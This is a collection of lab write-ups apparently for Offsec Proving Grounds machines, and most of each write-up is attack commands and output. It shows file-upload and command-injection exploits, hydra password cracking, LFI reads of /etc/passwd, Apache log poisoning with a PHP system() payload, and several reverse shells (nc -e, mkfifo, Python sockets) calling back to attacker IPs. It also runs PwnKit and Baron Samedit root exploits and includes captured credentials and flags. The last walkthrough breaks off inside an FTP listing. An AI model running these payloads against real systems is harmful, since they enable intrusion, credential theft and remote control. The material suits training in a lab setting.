└─$ ffuf -u http://192.168.181.76:8000/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/common.txt -fw 1

.htpasswd [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 82ms]
.htaccess [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 88ms]
.hta [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 91ms]
admin [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 63ms]
app [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 65ms]
index.php [Status: 200, Size: 4603, Words: 206, Lines: 95, Duration: 71ms]
server-status [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 63ms]
storage [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 63ms]
:: Progress: [4727/4727] :: Job [1/1] :: 591 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
`` Go to`http://192.168.181.76:8000/admin`has a `koken`'s
loginpage,use`daisa@photographer.com`andpassword`babygirl`login,Refer to[edb-48706](https://www.exploit-
db.com/exploits/48706)
Create`image.php.jpg`inside shell.php Click`Import Content`afterstartburpsuite
```

```
-----17805986727773904083049195948
Content-Disposition: form-data; name="name"

image.php <---- change to image.php
-----17805986727773904083049195948
Content-Disposition: form-data; name="chunk"

0
-----17805986727773904083049195948
Content-Disposition: form-data; name="chunks"

1
-----17805986727773904083049195948
Content-Disposition: form-data; name="upload_session_start"

1717662683
-----17805986727773904083049195948
Content-Disposition: form-data; name="visibility"

public
-----17805986727773904083049195948
Content-Disposition: form-data; name="license"

all
-----17805986727773904083049195948
Content-Disposition: form-data; name="max_download"

none
-----17805986727773904083049195948
Content-Disposition: form-data; name="file"; filename="image.php" <--- rename
Content-Type: image/jpeg
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445
`` After copying the URL,,Go tohttp://192.168.181.76:8000/content/image/image.php,wait for reverse shell,in
/home/daisacan get local.txt
```

```
www-data@photographer:/home/daisa$ cat local.txt
6e572b8d0e6abdb66abcd443b713b786
```` `linpeas.sh`
```

```
www-data@photographer:/tmp$ wget 192.168.45.183/linpeas.sh
www-data@photographer:/tmp$ chmod +x linpeas.sh
www-data@photographer:/tmp$./linpeas.sh
```

[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>

Exposure: probable

Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro

Download URL: <https://codeload.github.com/berdav/CVE-2021-4034/zip/main>

---

```
www-data@photographer:/tmp$ wget 192.168.45.183/CVE-2021-4034.py
```

```
www-data@photographer:/tmp$ python3 CVE-2021-4034.py
```

```
python3 CVE-2021-4034.py
```

```
[+] Creating shared library for exploit code.
```

```
[+] Calling execve()
```

## whoami

```
root
```

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@photographer:/root# cat proof.txt
```

```
246943f89141fae3ea0039e70fa0666e
```

---

tags: Offsec PG Play Easy Linux # PyExp

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.217.118 -u 5000 -t 8000 --scripts -- -n -Pn -sVC
```

Open 192.168.217.118:1337

Open 192.168.217.118:3306

```
PORT STATE SERVICE REASON VERSION
1337/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
3306/tcp open mysql syn-ack MySQL 5.5.5-10.3.23-MariaDB-0+deb10u1

| mysql-info:
| Protocol: 10
| Version: 5.5.5-10.3.23-MariaDB-0+deb10u1
| Thread ID: 41
| Capabilities flags: 63486
| Some Capabilities: Support41Auth, Speaks41ProtocolOld, SupportsTransactions, SupportsCompression,
IgnoreSigpipes, LongColumnFlag, IgnoreSpaceBeforeParenthesis, FoundRows, ODBCClient,
SupportsLoadDataLocal, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, InteractiveClient,
ConnectWithDatabase, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
| Status: Autocommit
| Salt: 8[BuLYZ;Ssh/Q(t3<tT)
|_ Auth Plugin Name: mysql_native_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` `hydra`crack`mysql`
```

```
(kali㉿kali)-[~/pgplay]
└─$ hydra -l root -P /home/kali/rockyou.txt 192.168.217.118 mysql
```

[3306][mysql] host: 192.168.217.118 login: root password: prettywoman

```
(kali㉿kali)-[~/pgplay]
└─$ mysql -u root -p -h 192.168.217.118
Enter password: prettywoman
```

MariaDB [(none)]> show databases;

```
+-----+
| Database |
+-----+
| data |
| information_schema |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.069 sec)
```

MariaDB [(none)]> use data;

MariaDB [data]> show tables;

```
+-----+
| Tables_in_data |
+-----+
| femet |
+-----+
1 row in set (0.067 sec)
```

MariaDB [data]> select * from femet;

```
+-----+-----+
| cred | keyy |
+-----+-----+
|
gAAAAABfMbX0bqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVIWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt9Odk8mKHAXLhyHZplax0v
| UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRKt8ULjdV0= |
+-----+-----+
```

Token:

gAAAAABfMbX0bqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVIWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt9Odk8mKHAXLhyHZplax0v
Key: UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRKt8ULjdV0=

Decoded: lucy:wJ9"Lemdv9[FEw-
Date created: Mon Aug 10 21:02:44 2020
Current time: Tue May 28 01:42:58 2024

====Analysis====

Decoded data:

80000000005f31b5f46ea5894d37472946181bd53963a2460a980488baa6608565581eedf20becb9ac9f84b38efdc1e7250175fe26efd78

Version: 80

Date created: 000000005f31b5f4

IV: 6ea5894d37472946181bd53963a2460a

Cipher: 980488baa6608565581eedf20becb9ac9f84b38efdc1e7250175fe26efd78b22

HMAC: d4c6cbec382df4e764f262870172e1c8766995ac74bf4d8c33387fcff788ef2b

====Converted====

IV: 6ea5894d37472946181bd53963a2460a

Time stamp: 1597093364

Date created: Mon Aug 10 21:02:44 2020

use`lucy`andwJ9"Lemdv9[FEw-``login, in/home/lucy`get local.txt

```
(kali㉿kali)-[~/pgplay]
└─$ ssh lucy@192.168.217.118 -p 1337

lucy@192.168.217.118's password: wJ9`"Lemdv9[FEw-

lucy@pyexp:~$ cat local.txt
d2eed34cfa7ce6a816b1d5694f7621c7
``` `sudo -l`
```

lucy@pyexp:/tmp\$ sudo -l

Matching Defaults entries for lucy on pyexp:

env\_reset, mail\_badpass, secure\_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User lucy may run the following commands on pyexp:

(root) NOPASSWD: /usr/bin/python2 /opt/exp.py

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp8888
```

lucy@pyexp:/opt\$ sudo /usr/bin/python2 /opt/exp.py

how are you?import os,pty,socket;s=socket.socket();s.connect(("192.168.45.192",8888));[os.dup2(s.fileno(),f)for f  
in(0,1,2)];pty.spawn("/bin/sh")

---

## cat proof.txt

bb679094e2fc2cc2591b04f980c436a9

---

tags: Offsec PG Play Easy Linux # Sar

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.211.35 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.211.35:22
Open 192.168.211.35:80

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
| 2048 33:40:be:13:cf:51:7d:d6:a5:9c:64:c8:13:e5:f2:9f (RSA)
|_ ssh-rsa
80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` Check /robots.txt `get` `sar2HTML`, Check `http://192.168.211.35/sar2HTML/` `get` version
```

```
(kali㉿kali)-[~/pgplay]
└─$ curl 192.168.211.35/robots.txt
sar2HTML
! [Sar_1.png] (picture/Sar_1.png) find [edb-47204] (https://www.exploit-
db.com/exploits/47204), download `shell.php`, Start ncwait for reverse shell
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvp9001

192.168.211.35/sar2HTML/index.php?plot=;wget 192.168.45.202/shell.php
192.168.211.35/sar2HTML/shell.php
``` can in /homefind local.txt
```

```
www-data@sar:/home$ cat local.txt
13462e9ab7336b466ca015fe44d600ac
``` `linpeas.sh`, Try [CVE-2021-3156] (https://github.com/worawit/CVE-2021-3156?tab=readme-ov-file)
```

```
www-data@sar:/tmp$ wget 192.168.45.202/linpeas.sh
www-data@sar:/tmp$ chmod +x linpeas.sh
www-data@sar:/tmp$ ./linpeas.sh
```

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
Exposure: probable
Tags: mint=19,[ubuntu=18|20], debian=10
Download URL: <https://codeload.github.com/blasty/CVE-2021-3156/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
Exposure: probable
Tags: centos=6|7|8,[ubuntu=14|16|17|18|19|20], debian=9|10
Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>

```
www-data@sar:/tmp$ wget 192.168.45.202/exploit_nss.py
www-data@sar:/tmp$ python3 exploit_nss.py
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@sar:/root# cat proof.txt
d91752963843967df194a08e019dcb48
```


tags: Offsec PG Play Easy Linux # Shakabrah

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.217.86 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.217.86:22
Open 192.168.217.86:80

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```http://192.168.217.86/`has a ping's field, executeping, executereverse
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

192.168.45.192; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.45.192 80 >/tmp/f
``` wait for reverse shell,can in /home/dylanget local.txt
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@shakabrah:/home/dylan$ cat local.txt
dd293ba0609080c8480d04fea95513cd
```linpeas.sh`
```

```
www-data@shakabrah:/tmp$ wget 192.168.45.192/linpeas.sh
www-data@shakabrah:/tmp$ chmod +x linpeas.sh
www-data@shakabrah:/tmp$./linpeas.sh
```

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>  
Exposure: probable  
Tags: mint=19,[ ubuntu=18|20 ], debian=10  
Download URL: <https://codeload.github.com/blast/CVE-2021-3156/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>  
Exposure: probable  
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10  
Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>

---

```
www-data@shakabrah:/tmp$ wget 192.168.45.192/exploit_nss.py
www-data@shakabrah:/tmp$ python3 exploit_nss.py
```

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@shakabrah:/root# cat proof.txt
1693be561af0aba1481e48fd86592fd3
```

---

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.181.72 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.181.72:21
Open 192.168.181.72:22
Open 192.168.181.72:25
Open 192.168.181.72:80
Open 192.168.181.72:2121
Open 192.168.181.72:8593
Open 192.168.181.72:3128
Open 192.168.181.72:54787
Open 192.168.181.72:62524

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack pyftplib 1.5.6
| ftp-syst:
| STAT:
| FTP server status:
| Connected to: 192.168.181.72:21
| Waiting for username.
| TYPE: ASCII; STRUcture: File; MODE: Stream
| Data connection closed.
|_ End of status.
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
25/tcp open smtp syn-ack Exim smtpd
| smtp-commands: solstice Hello nmap.scanme.org [192.168.45.183], SIZE 52428800, 8BITMIME, PIPELINING,
CHUNKING, PRDR, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
80/tcp open http syn-ack Apache httpd 2.4.38 ((Debian))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
2121/tcp open ftp syn-ack pyftplib 1.5.6
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drws----- 2 www-data www-data 4096 Jun 18 2020 pub
| ftp-syst:
| STAT:
| FTP server status:
| Connected to: 192.168.181.72:2121
| Waiting for username.
| TYPE: ASCII; STRUcture: File; MODE: Stream
| Data connection closed.
|_ End of status.
3128/tcp open http-proxy syn-ack Squid http proxy 4.6
|_ http-server-header: squid/4.6
|_ http-title: ERROR: The requested URL could not be retrieved
8593/tcp open http syn-ack PHP cli server 5.5 or later (PHP 7.3.14-1)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
54787/tcp open http syn-ack PHP cli server 5.5 or later (PHP 7.3.14-1)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
62524/tcp open tcpwrapped syn-ack
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


``` Check80porthas a page,ffufscan, Check`http://192.168.181.72:8593/index.php`canClickbookhas a LFI's,use`ffuf`


```

```

(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.181.72:8593/index.php?book=FUZZ -w /home/kali/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt -fw 45

```

```
..%2F..%2F..%2F..%2F..%2Fetc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 65ms]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 65ms]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 66ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 66ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 64ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 65ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 64ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 66ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 66ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 66ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 67ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 67ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 67ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 67ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 68ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 68ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 69ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 60ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 60ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 61ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 61ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 61ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 61ms]
../../../../../../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 2444, Words: 71, Lines: 49, Duration: 60ms]
../../../../../../../../var/log/apache2/access.log [Status: 200, Size: 6435946, Words: 782586, Lines: 52181, Duration: 63ms]
../../../../../../../../var/log/apache2/error.log [Status: 200, Size: 5026241, Words: 569291, Lines: 19029, Duration: 2283ms]
:: Progress: [924/924] :: Job [1/1] :: 308 req/sec :: Duration: [0:00:07] :: Errors: 24 ::
```

```
`burpsuite`stuck80port
```

```
(kali㉿kali)-[~/pgplay]
└─$ burpsuite

GET / HTTP/1.1
Host: 192.168.181.72
User-Agent: <?php system($_GET['cmd']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=7i1mbqvc743j1ai81stjt09rou
Upgrade-Insecure-Requests: 1
If-Modified-Since: Thu, 25 Jun 2020 14:45:19 GMT
If-None-Match: "128-5a8e9a431c517-gzip"
''' Go tohttp://192.168.181.72:8593/index.php?book=../../../../../../../../var/log/apache2/access.log
```

```
192.168.45.183 - - [06/Jun/2024:04:08:05 -0400] "GET / HTTP/1.1" 200 524 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 192.168.45.183 - - [06/Jun/2024:04:08:22 -0400] "GET / HTTP/1.1" 200 524 "-" ""
''' confirmcan`poison` after,Start ncafter userreverse
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp21

http://192.168.181.72:8593/index.php?book=../../../../../../../../var/log/apache2/access.log&cmd=nc%20192.168.45.183%2021%20-e%20%2Fbin%2Fsh
''' use linpeas.sh
```

```
www-data@solstice:/tmp$ wget 192.168.45.183/linpeas.sh
www-data@solstice:/tmp$ chmod +x linpeas.sh
www-data@solstice:/tmp$./linpeas.sh

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
``` Use [CVE-2021-3156] (https://github.com/worawit/CVE-2021-3156?tab=readme-ov-file)get root,get proof.txt
in /root,`/var/www`can get local.txt
```

```
www-data@solstice:/tmp$ wget 192.168.45.183/exploit_nss.py
www-data@solstice:/tmp$ python3 exploit_nss.py
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@solstice:/root# cat proof.txt
58f42dff0b1be167567f2ab6f25f7668
```

```
root@solstice:/var/www# cat local.txt
a3406e56404468620bd9b16be0d77678
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.163.148 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.163.148:21
Open 192.168.163.148:22
Open 192.168.163.148:53
Open 192.168.163.148:80
Open 192.168.163.148:139
Open 192.168.163.148:666
Open 192.168.163.148:3306
Open 192.168.163.148:12380

PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.45.212
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open  ssh          syn-ack OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open  tcpwrapped   syn-ack
80/tcp    open  http         syn-ack PHP cli server 5.5 or later
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: 404 Not Found
139/tcp   open  netbios-ssn  syn-ack Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open  tcpwrapped   syn-ack
3306/tcp  open  mysql        syn-ack MySQL 5.7.12-0ubuntu1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 9
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn, SupportsTransactions, ODBCClient,
Speaks41ProtocolOld, IgnoreSigpipes, InteractiveClient, SupportsCompression, ConnectWithDatabase,
SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew, LongPassword, LongColumnFlag,
FoundRows, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: /]7a-K\c\x1D#}_3\x10\x08ms2\x06
|_ Auth Plugin Name: mysql_native_password
12380/tcp open  http         syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Tim, we need to-do better next year for Initech
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```

```

(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.163.148

```

Name (192.168.163.148:kali): Anonymous  
331 Please specify the password.  
Password:

```
ftp> ls -al
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Jun 04 2016 .
drwxr-xr-x 2 0 0 4096 Jun 04 2016 ..
-rw-r--r-- 1 0 0 107 Jun 03 2016 note
```

```
ftp> get note
```

```
(kali㉿kali)-[~/pgplay]
└─$ cat note
```

Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.

```
''' use ellyaccountcrackftp.get elly/yllleloginftp
```

```
(kali㉿kali)-[~/pgplay]
└─$ hydra -l elly -e nsr 192.168.163.148 ftp

[21][ftp] host: 192.168.163.148 login: elly password: ylle

(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.163.148

Name (192.168.163.148:kali): elly
331 Please specify the password.
Password: ylle

ftp> ls
drwxr-xr-x 5 0 0 4096 Jun 03 2016 X11
drwxr-xr-x 3 0 0 4096 Jun 03 2016 acpi
-rw-r--r-- 1 0 0 3028 Apr 20 2016 adduser.conf
-rw-r--r-- 1 0 0 51 Jun 03 2016 aliases
-rw-r--r-- 1 0 0 12288 Jun 03 2016 aliases.db
drwxr-xr-x 2 0 0 4096 Jun 07 2016 alternatives
drwxr-xr-x 8 0 0 4096 Jun 03 2016 apache2
drwxr-xr-x 3 0 0 4096 Jun 03 2016 apparmor
drwxr-xr-x 9 0 0 4096 Jun 06 2016 apparmor.d
drwxr-xr-x 3 0 0 4096 Jun 03 2016 apport
drwxr-xr-x 6 0 0 4096 Jun 03 2016 apt
-rw-r----- 1 0 1 144 Jan 14 2016 at.deny
drwxr-xr-x 5 0 0 4096 Jun 03 2016 authbind
-rw-r--r-- 1 0 0 2188 Sep 01 2015 bash.bashrc
drwxr-xr-x 2 0 0 4096 Jun 03 2016 bash_completion.d
-rw-r--r-- 1 0 0 367 Jan 27 2016 bindresvport.blacklist
drwxr-xr-x 2 0 0 4096 Apr 12 2016 binfmt.d
drwxr-xr-x 2 0 0 4096 Jun 03 2016 byobu
drwxr-xr-x 3 0 0 4096 Jun 03 2016 ca-certificates
-rw-r--r-- 1 0 0 7788 Jun 03 2016 ca-certificates.conf
drwxr-xr-x 2 0 0 4096 Jun 03 2016 console-setup
drwxr-xr-x 2 0 0 4096 Jun 03 2016 cron.d
drwxr-xr-x 2 0 0 4096 Jun 03 2016 cron.daily
drwxr-xr-x 2 0 0 4096 Jun 03 2016 cron.hourly
drwxr-xr-x 2 0 0 4096 Jun 03 2016 cron.monthly
drwxr-xr-x 2 0 0 4096 Jun 03 2016 cron.weekly
-rw-r--r-- 1 0 0 722 Apr 05 2016 crontab
-rw-r--r-- 1 0 0 54 Jun 03 2016 crypttab
drwxr-xr-x 2 0 0 4096 Jun 04 2016 dbconfig-common
drwxr-xr-x 4 0 0 4096 Jun 03 2016 dbus-1
-rw-r--r-- 1 0 0 2969 Nov 10 2015 debconf.conf
-rw-r--r-- 1 0 0 12 Apr 30 2015 debian_version
drwxr-xr-x 3 0 0 4096 Jun 02 2021 default
-rw-r--r-- 1 0 0 604 Jul 02 2015 deluser.conf
drwxr-xr-x 2 0 0 4096 Jun 03 2016 depmod.d
drwxr-xr-x 4 0 0 4096 Jun 03 2016 dhcp
-rw-r--r-- 1 0 0 26716 Jul 30 2015 dnsmasq.conf
drwxr-xr-x 2 0 0 4096 Jun 03 2016 dnsmasq.d
drwxr-xr-x 4 0 0 4096 Jun 07 2016 dpkg
-rw-r--r-- 1 0 0 96 Apr 20 2016 environment
drwxr-xr-x 4 0 0 4096 Jun 03 2016 fonts
-rw-r--r-- 1 0 0 594 Jun 03 2016 fstab
-rw-r--r-- 1 0 0 132 Feb 11 2016 ftpusers
```

|            |   |   |    |       |        |       |                                     |
|------------|---|---|----|-------|--------|-------|-------------------------------------|
| -rw-r--r-- | 1 | 0 | 0  | 280   | Jun 20 | 2014  | fuse.conf                           |
| -rw-r--r-- | 1 | 0 | 0  | 2584  | Feb 18 | 2016  | gai.conf                            |
| -rw-rw-r-- | 1 | 0 | 0  | 1253  | Jun 04 | 2016  | group                               |
| -rw-----   | 1 | 0 | 0  | 1240  | Jun 03 | 2016  | group-                              |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | grub.d                              |
| -rw-r----- | 1 | 0 | 42 | 1004  | Jun 04 | 2016  | gshadow                             |
| -rw-----   | 1 | 0 | 0  | 995   | Jun 03 | 2016  | gshadow-                            |
| drwxr-xr-x | 3 | 0 | 0  | 4096  | Jun 03 | 2016  | gss                                 |
| -rw-r--r-- | 1 | 0 | 0  | 92    | Oct 22 | 2015  | host.conf                           |
| -rw-r--r-- | 1 | 0 | 0  | 12    | Jun 03 | 2016  | hostname                            |
| -rw-r--r-- | 1 | 0 | 0  | 469   | Jun 05 | 2016  | hosts                               |
| -rw-r--r-- | 1 | 0 | 0  | 411   | Jun 03 | 2016  | hosts.allow                         |
| -rw-r--r-- | 1 | 0 | 0  | 711   | Jun 03 | 2016  | hosts.deny                          |
| -rw-r--r-- | 1 | 0 | 0  | 1257  | Jun 03 | 2016  | inetd.conf                          |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Feb 06 | 2016  | inetd.d                             |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 06 | 2016  | init                                |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | May 05 | 2021  | init.d                              |
| drwxr-xr-x | 5 | 0 | 0  | 4096  | Jun 03 | 2016  | initramfs-tools                     |
| -rw-r--r-- | 1 | 0 | 0  | 1748  | Feb 04 | 2016  | inputrc                             |
| drwxr-xr-x | 3 | 0 | 0  | 4096  | Jun 03 | 2016  | insserv                             |
| -rw-r--r-- | 1 | 0 | 0  | 771   | Mar 06 | 2015  | insserv.conf                        |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | insserv.conf.d                      |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | iproute2                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | iptables                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | iscsi                               |
| -rw-r--r-- | 1 | 0 | 0  | 345   | May 22 | 04:57 | issue                               |
| -rw-r--r-- | 1 | 0 | 0  | 197   | Jun 03 | 2016  | issue.net                           |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | kbd                                 |
| drwxr-xr-x | 5 | 0 | 0  | 4096  | Jun 03 | 2016  | kernel                              |
| -rw-r--r-- | 1 | 0 | 0  | 144   | Jun 03 | 2016  | kernel-img.conf                     |
| -rw-r--r-- | 1 | 0 | 0  | 27105 | May 05 | 2021  | ld.so.cache                         |
